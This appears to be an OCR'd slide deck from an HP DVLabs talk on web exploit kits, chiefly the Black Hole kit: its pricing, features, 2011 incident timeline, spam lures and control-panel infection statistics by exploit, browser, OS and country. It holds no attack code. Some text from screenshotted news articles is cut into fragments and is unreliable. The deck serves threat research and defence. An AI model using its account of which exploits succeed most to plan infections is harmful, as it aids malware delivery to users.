The State of Web Exploit Kits

Jason Jones, HP DVLabs

ENTERPRISE SECURITY

Who Am I?

- Team Lead, ASI
- Malware Analysis
- IP Reputation
- Malicious content harvesting

What Are Web Exploit Kits?

Web Exploit Kits Are…


Pre-packaged software that consists of

- Installers (usually)
- Typically PHP-based
- Number of Exploits
  - Rarely 0-day
- Control Panel
  - Installer
  - Statistics
  - Configuration
- Install malicious payload
  - Botnet
  - Trojan
  - Fake AV

Exploit Kit Economy


- Cost up to thousands of dollars
- Rentals also offered on daily/weekly/monthly basis
- Bullet-proof hosting options
- Contain “EULA”-like agreements
- Marketing & competitiveness between kits
- Regularly issue updates
  - Bug-fixes
  - Exploit reliability updates
  - Aesthetic changes

Active Exploit Kits



* Image courtesy of Kahu Security

How Exploit Kits Typically Work




Black Hole Exploit Kit

What is Black Hole Exploit Kit?

- Launched in late 2010
- Currently most popular exploit kit
- Version 1.2.3
- Contains many recent Java exploits
- Contains exploit for CVE-2012-1889 (MS XML)
  - 0-day at the time
- Good JavaScript obfuscation

Black Hole in the News



ET Threat Blog

Spam campaign uses Blackhole exploit kit to install SpyEye

BY SÉBASTIEN DUQUETTE Malware Researcher

This article was written in collaboration wit

Th
us
del
via
sys
of E
acc

eWEEK.COM

Attackers Subvert MySQL.com With BlackHole Exploit Kit to Serve Malware

Rashid

ser comme

als injecte
is site host
d attack.

The Tech Herald

USPS website hit by Blackhole Exploit Kit

by Steve Ragan - Apr 8 2011, 02:05

Researchers at Zscaler have **uncovered** a Blackhole Kit attack carried out against the U.S. Postal Service's Rapid Information Bulletin Board System (RIBBS). This is the second Blackhole Kit attack discovered this week, after another was spotted on the website for the Houston International Film Festival on Monday.

Watch this video on www.youtube.com

USGCB Audit with
SAINT vulnerability scanner
from SAINT Corporation
youtube.com/saintexploit

AdChoices

The Blackhole Kit, which was developed in Russia, cost about $1,500 USD annually for anyone who wants to deploy it, with discounts for six-month usage and quarterly usage. Described as being powerful, the kit

payloads that target vulnerabilities in Java and Adobe PDF. Upgrades to the
der as the developers add more obfuscation and encryption to

threatpost

The Kaspersky Lab Security News Service

Sunday, December 18th, 2011

Home › Hacks ›

December 5, 2011, 11:09AM

Carberp and Black Hole Exploit Kit Wreaking Havoc

Fake Facebook Friend Request leads to ZeuS via BlackHole Exploit K

Malw

AUG 22 2011

Written by Kimberly

Stop Malvertising did intercept an unsolicited email appearing to be from **Facebook**. The email poses as a **Facebook Friend Reque**

threatpost

The Kaspersky Lab Security News Service

Friday, December 2nd, 2011


Home › Malware Attacks ›

May 23, 2011, 11:38AM

Black Hole Exploit Kit Available for Free

by Dennis Fisher

Black Hole Events in 2011



Ad server network compromised Mar 28

USPS website compromised Apr 8

Blackhole exploit kit available for free May 23

SEO poisoning campaign Jun

Blackhole 1.1.0 released Aug

Blackhole 1.2.0 released Sep

MySQL.com compromised Sep 27

Mass WordPress compromised Nov 2

Blackhole 1.2.1 released (included CVE-2011-3544) Late Nov


Carberp and Blackhole Exploit Kit wreaking havoc Dec 5

Hijacks used to serve Blackhole exploit kit Dec 12

Black Hole Spam Campaigns

- Spam is easy
- Target users with
  - Fake delivery notices
  - Fake IRS notices
  - Fake orders from online retailers
- User clicks the link
  - Owned!

Black Hole Control Panel



STATISTIC

TOTAL INFO

450216 HITED 148233 HOSTS 18997 LOADS

14.61% LOADS

TODAY INFO

21899 HITED 8663 HOSTS 978 LOADS

12.74% LOADS

OS	HITS	HOSTS	LOADS ↑	%
Windows 7	228122	81851	9227	12.50
Windows XP	107502	34616	5607	19.06
Windows Vista	88850	30063	4303	16.04
Windows 2003	538	105	27	27.55
Windows 2000	368	70	9	13.24
Windows NT	178	47	3	8.82
Windows 98	24	17	3	17.65
Linux	7773	1259	1	0.19
Mac OS	16845	2862	0	0.00

THREADS ↑	HITS	HOSTS	LOADS	%
default ›	369	88	0	0.00
PT_DOR ›	319647	40022	6927	25.47
PT_DIGITAL ›	87724	79502	8088	10.18
NO ›	7707	6590	2335	39.08
IT_buldcry ›	17774	11304	708	6.27
›	16988	14730	1057	12.14


EXPLOITS	LOADS	% ↑
Java Rhino ›	16144	83.36
PDF LIBTIFF ›	1923	9.93
PDF ALL ›	497	2.57
Java OBE ›	366	1.89
HCP ›	225	1.16
FLASH ›	124	0.64
MDAC ›	87	0.45

BROWSERS ↓	HITS	HOSTS	LOADS	%
Chrome ›	112654	18305	16	0.46
Firefox ›	93164	39359	5490	13.97
MSIE ›	217897	87742	13594	15.51
Mozilla ›	1299	301	0	0.00
Opera ›	2718	969	7	15.91
Safari ›	22467	4301	6	0.79

COUNTRIES	HITS	HOSTS ↑	LOADS	%
Portugal	404183	117583	14949	14.19
Italy	34498	23705	1713	9.17
Norway	7703	6587	2335	39.08
United States	2353	224	0	0.00
Iceland	57	37	0	0.00
Poland	152	20	0	0.00
Netherlands	38	14	0	0.00
Japan	217	13	0	0.00
Germany	618	13	0	0.00
China	12	6	0	0.00
United Kingdom	79	5	0	0.00
Czech Republic	6	5	0	0.00
Sweden	11	4	0	0.00
Canada	30	3	0	0.00
Romania	8	2	0	0.00
Other	240	11	0	0.00

*Image courtesy of Xylit0l

Black Hole Control Panel (cont.)



